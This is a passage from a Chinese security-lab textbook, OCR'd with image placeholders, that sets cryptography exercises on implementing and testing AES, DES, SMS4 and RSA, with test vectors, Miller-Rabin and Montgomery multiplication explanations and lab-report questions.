



图 2-24　网络到网络模式 VPN 实验网络拓扑结构

## 2.5 IDS

入侵检测系统 IDS 实验的网络拓扑结构如图 2-25 所示。





图 2-25　IDS 实验网络拓扑结构

# 第 2 篇

# 密 码 学

# 第 3 章 对称密码算法

## 3.1 AES

**【实验目的】**

通过对 AES 算法的 C 源程序代码进行修改，了解和掌握分组密码体制的运行原理和编程思想。

**【原理简介】**

AES 是 1997 年 1 月由美国国家标准和技术研究所（NIST）发布公告征集的新一代数据加密标准，以替代 DES 加密算法。其基本功能为对称分组密码，分组长度为 128b，密钥长度支持 128b、192b、256b。在最终的评估中，凭借各种平台实现性能的高效性，Vincent Rijnmen 和 Joan Daemen 提出的 Rijndael 算法胜出，被确定为 AES。

有关算法的详细介绍请参阅相关参考书。

**【实验环境】**

操作系统是 Windows、Linux 甚至 DOS 的 PC。安装有一种 C 语言编译环境即可。

**【实验步骤】**

本实验使用的是 Rijndael 的作者在《高级加密标准（AES）算法——Rijndael 的设计》（中文版已由清华大学出版社发行）附录中给出的参考代码。该代码演示了在明文和密钥均为全 0 时，不同分组、不同密钥长度下进行 AES 加解密的结果。本实验也可从 https://github.com/libtom/libtomcrypt/blob/master/src/ciphers/aes/aes.c 下载 AES 的实现源码。

请读者分析代码，找出各个部分是由哪个函数实现的，并了解函数实现的具体过程。

选取密钥长度和分组长度均为 128b，试修改上述代码，完成以下实验。

（1）全 0 密钥扩展验证：对于 128b 全零密钥，请利用 KeyExpansion 函数将密钥扩展的结果填入表 3-1 中。

表 3-1 各轮的扩展密钥

| | |
|---|---|
| 第 0 轮 | 00000000000000000000000000000000 |
| 第 1 轮 | 62636363626363636263636362636363 |
| 第 2 轮 | |
| 第 3 轮 | |
| 第 4 轮 | |
| 第 9 轮 | |
| 第 10 轮 | |

（2）修改程序，在表 3-2 中填写第 1 轮、第 2 轮的中间步骤测试向量。

```
LEGEND -round r = 0 to 10
Input:  cipher input
Start:  state at the start of round[r]
S_box:  state after s_box substitution
S_row:  state after shift row transformation
M_col:  state after mix column transformation
K_sch:  key achedule value for round[r]
Output: cipher output
PLAINTEXT: 3243F6A8885A308D313198A2E0370734
KEY:       2B7E151628AED2A6ABF7158809CF4F3C
ENCRYPT: 16 byte block, 16 byte key
```

表 3-2　第 1、第 2 轮的中间步骤测试向量

| | |
|---|---|
| R[00].input | 3243F6A8885A308D313198A2E0370734 |
| R[00].k_sch | 2B7E151628AED2A6ABF7158809CF4F3C |
| R[01].start | 193DE3BEA0F4E22B9AC68D2AE9F84808 |
| R[01].s_box | |
| R[01].s_row | |
| R[01].m_col | |
| R[01].k_sch | |
| R[02].start | |
| R[02].s_box | |
| R[02].s_row | |
| R[02].m_col | |
| R[02].k_sch | |

（3）修改该程序，使其可在（128，128）模式下进行文件的加解密，并对某文档进行加解密，观察解密后与原文是否相同。如有不同，试考虑如何解决。再用该程序加密流媒体文件，观察解密后是否能够正确完整播放。

（4）计算加解密的效率，并进行一定的优化使加密效率提高。

**【实验报告】**

（1）简述 AES 算法每个输入分组的长度及格式。

（2）简述 AES 算法每轮加密过程的 4 个步骤。

（3）填写上面的表格。

**【思考题】**

计算加解密的效率，并进行一定的优化使加密效率提高。

## 3.2 DES

**【实验目的】**

通过对 DES 算法的代码编写，了解分组密码算法的设计思想和分组密码算法的工作模式。

**【原理简介】**

DES 是 Data Encryption Standard（数据加密标准）的缩写。它是由 IBM 公司研制的一种加密算法，美国国家标准局于 1977 年公布把它作为非机要部门使用的数据加密标准，三十多年来，它一直活跃在国际保密通信的舞台上，扮演了十分重要的角色。DES 是一个分组加密算法，分组长度为 64b，密钥长度也为 64b，但因为含有 8 个奇偶校验比特，所以实际密钥长度为 56b。DES 算法是迄今为止使用最为广泛的加密算法，由于计算能力的发展，DES 算法的密钥长度已经显得不够安全了，所以目前 DES 的常见应用方式是 DES_EDE2，即三重 DES，采用加密—解密—加密三重操作完成加密，其中加密操作采用同一密钥，解密操作采用另一密钥，有效密钥长度为 112b。

有关算法的详细介绍请参阅相关参考书。

**【实验环境】**

安装 Windows 操作系统的 PC 一台，其上安装 VC 6.0 以上版本的编译器。

**【实验步骤】**

（1）请读者从 http://cryptopp.sourceforge.net/docs/ref521/des_8cpp-source.html 上下载 DES 实现的源码，并以 112b 全 0 密钥加密数据 ff ff ff ff ff ff ff ff，验证加密结果是否为 35 55 50 b2 15 0e 24 51。

（2）测试加密速度和程序代码长度。

（3）使用 CBC 方式加密一段 64B 自选数据，改变初始向量值，比较加密结果。

**【实验报告】**

（1）DES_EDE2 算法程序实现框图、使用说明和源程序清单。

（2）算法加密速度测试结果。

（3）CBC 方式加密运行结果，并说明 CBC 加密方式的特点。

**【思考题】**

（1）从加密速度和代码长度比较 DES_EDE2 和 AES 的算法效率。

（2）为什么要使用 DES_EDE2 而不使用密钥不同的两重 DES？

## 3.3 SMS4

**【实验目的】**

通过对 SMS4 算法的代码编写，了解分组密码算法的设计思想和工作原理。

**【原理简介】**

SMS4 是一种由国家商用密码管理办公室发布应用于无线局域网产品中的加密算法。该算法是一个分组加密算法。该算法的分组长度为 128b，密钥长度为 128b。加密算法与密钥扩展算法都采用 32 轮非线性迭代结构。解密算法与加密算法的结构相同，只是轮密钥的使用顺序相反，解密轮密钥是加密轮密钥的逆序。

**【实验环境】**

安装 Windows 操作系统的 PC 一台，其上安装 VC++ 6.0 及以上版本的编译器。

**【实验步骤】**

（1）从 http://read.pudn.com/downloads76/sourcecode/crypt/287055/sms4/sms4.cpp_.html 参考编写 SMS4 算法，并以密钥: 01 23 45 67 89 ab cd ef fe dc ba 98 76 54 32 10 加密数据 01 23 45 67 89 ab cd ef fe dc ba 98 76 54 32 10，验证加密结果是否为 68 1e df 34 d2 06 96 5e 86 b3 e9 4f 53 6e 42 46。

（2）利用相同加密密钥对一组明文反复加密 1 000 000 次，密钥为：01 23 45 67 89 ab cd ef fe dc ba 98 76 54 32 10，加密数据为 01 23 45 67 89 ab cd ef fe dc ba 98 76 54 32 10，验证测试结果是否为 59 52 98 c7 c6 fd 27 1f 04 02 f8 04 c3 3d 3f 66。

（3）计算加解密的效率，并进行一定的优化使加密效率提高。

**【实验报告】**

（1）简述 SMS4 加密算法密钥生成的步骤及加解密过程。

（2）SMS4 加密算法实现框图和源程序清单。

**【思考题】**

（1）分析 SMS4 在密码结构上与 DES、AES 有何异同。

（2）根据 SMS4 算法，编程研究 SMS4 的 S 盒的以下特性。

① 明文输入改变一位，密文输出平均改变多少位？

② S 盒输入改变一位，S 盒输出平均改变多少位？

③ L 输入改变一位，L 输出平均改变多少位？

④ 对于一个输入，连续施加 S 盒变换，变换多少次时出现输出等于输入？

（3）我国公布商用密码算法有何意义？

# 第 4 章 公钥密码算法

## 4.1 RSA

**【实验目的】**

掌握 RSA 算法的基本原理及素数判定中的 Rabin-Miller 测试原理、Montgomery 快速模乘算法，了解公钥加密体制的优缺点以及它的应用方式。

**【原理简介】**

1978 年发明的 RSA 算法是第一个既能用于数据加密也能用于数字签名的算法。它易于理解和操作，是最为流行的公钥加密算法之一。算法以发明者的名字命名：R.Rivest、A.Shamir 和 L.Adleman。RSA 算法是基于大整数分解这个数论难题的基础上的，目前尚未证明破解 RSA 体制等价于大整数因式分解，也许人们以后可以找到其他破解方法从而使 RSA 算法失效。RSA 算法的另一缺陷是其运算速度要远慢于对称密码体制，这大大限制了它的使用范围。RSA 很少直接用于加密海量数据或是通信信息，而是将其用在数字签名、密钥分配和数字信封等领域。RSA 算法的关键运算是大数的模指数运算，最常用的实现方法是采用 Montgomery 模乘算法来实现模指数运算。

**【实验环境】**

安装 Windows 操作系统的 PC 一台，其上安装 VC++ 6.0 及以上版本的编译器。

**【实验步骤】**

**1. RSA 算法实现**

读者可从 http://cryptopp.sourceforge.net/docs/ref521/rsa_8cpp-source.html 得到一个 C++的 RSA 源程序，该源程序已经包含较多的注释，希望读者能够借助这些注释读懂这个程序。在读程序的过程中，要对 Rabin-Miller 素性检验和 Montgomery 模乘有一个明确的了解。

1）Miller-Rabin 检测法

Miller-Rabin 检测法基于 Gary Miller 的部分想法，由 Michael Rabin 发展。该检测法描述如下:首先选择一个待测的随机数 $n$，计算 $b$，$2^b$ 是能够整除 $n-1$ 的 2 的最大幂数。然后计算 $m$，使得 $n = 2^b m+1$。

① 随机选取 $a \in (1，n)$。

② 设 $j = 0$，计算 $z \equiv a^m \bmod n$。

③ 若 $z = 1$ 或者 $z = n-1$，则 $n$ 通过测试，可能是素数。

④ 如果 $j > 0$ 且 $z = 1$，则 $n$ 不是素数。

⑤ 令 $j = j+1$。若 $j < b$ 且 $z \neq n-1$，令 $z \equiv z^2 \bmod n$，然后回到第④步。

若 $z = n-1$，则 $n$ 通过测试，可能是素数。

⑥ 若 $j = b$ 且 $z \neq n-1$，则 $n$ 不是素数。

对 $a$ 选取 $k$ 个不同的随机值，重复 $k$ 次这样的测试。如果 $n$ 都能通过测试，则可断定 $n$ 不是素数的概率不超过 $4^{-k}$。

2）Montgomery 算法描述

选择与 $n$ 互素的基数 $R$，为计算方便，它通常是机器字长的倍数；并且选择 $R^{-1}$ 及 $n'$，满足 $0 < R^{-1} < n$，$0 < n' < R$，使得 $RR^{-1} - nn' = 1$。对 $0 \leqslant T < R \times n$ 的任意整数 $T$，Montgomery 给出求取模乘法 $TR^{-1} \bmod n$ 的快速算法 $M(T)$：

```
Function M(T)
λ=(T mod R) n' mod R; 0≤λ≤R
      t=(T+λn)/R
      if t≥n then return (t-n)
else return t
```

从上面的 $M(T)$运算可以看出，因为 $\lambda n \equiv Tnn' \equiv -T \bmod R$，故 $t$ 为整数；因 $tR \equiv T \bmod n$，得 $t \equiv TR^{-1} \bmod n$。由于 $0 \leqslant T + \lambda n < Rn + Rn$，$M(T)$的运算结果范围是 $0 \leqslant t < 2n$。

由于整数以 $R$ 的剩余系形式参加计算，所以 Montgomery 算法会带来一定的附加计算。在计算 $z = ab \bmod n$(其中 $a,b < R$)之前，预先求出 $A = aR \bmod n$ 和 $B = bR \bmod n$，再求 $Z = M(A,B) = AB R^{-1} \bmod n = (aR)(bR) R^{-1} \bmod n = (abR) \bmod n$，最后的计算结果也要做相应调整 $z = M(Z) = Z R^{-1} \bmod n = ab RR^{-1} \bmod n = ab \bmod n$。可见这种方法适合于像 RSA 这样有多次取模乘法的取模幂乘运算。对于整数 $e$ 和任意整数 $m$，加密或解密信息 $m$ 即是求解 $me \bmod n$。对输入变换得到 $M = mR \bmod n$ 之后，取模幂乘的乘法平方循环用 Montgomery 乘法来完成，最后调整得到最终的加密或解密信息。把 $e$ 描述成 $e = el(n) - 1el(n)-2$，…，$ele0$，其中 $l(n)$表示 e 的位数。取模幂乘运算过程可描述为：

```
M：=mR mod n;
    Z：=1R mod n;
    for i in l(n)-1 downto 0 loop
        Z：=Mn(Z,Z);
        if ei=l then
          Z：=Mn(Z,M);
        end if;
    end loop;
    z=Z R^-1 mod n;
```

**2. 混合加密实验**

借助于第二个源程序，可以进行一次采用 DES 算法和 RSA 算法的混合加密应用的实验。请准备一个较大的影音文件用于加解密测试（几十兆字节、几百兆字节为佳）。

程序界面如图 4-1 所示。





图 4-1　加密测试程序界面

编译运行该 C++程序后，可以进入文件加密界面，如图 4-2 所示。





图 4-2　文件加密程序界面

因为还未获得密钥，所以单击【产生 RSA 密钥对】按钮进入产生密钥对界面，如图 4-3 所示。

在这个界面下可以产生 100 位的大素数 $P$、$Q$（产生方法依然是 Rabin-Miller 检验），$N$ 值，公钥 $e$ 和私钥 $d$。注意，导出这些值为文件，便于加密时调用。

然后，关闭这个界面，在加密界面中选择需要加密的文件、RSA 的参数、对称加密的方式（DES/3DES），开始加密运算，注意加密完成后的加密时间、加密后的文件大小，填入实验报告中。

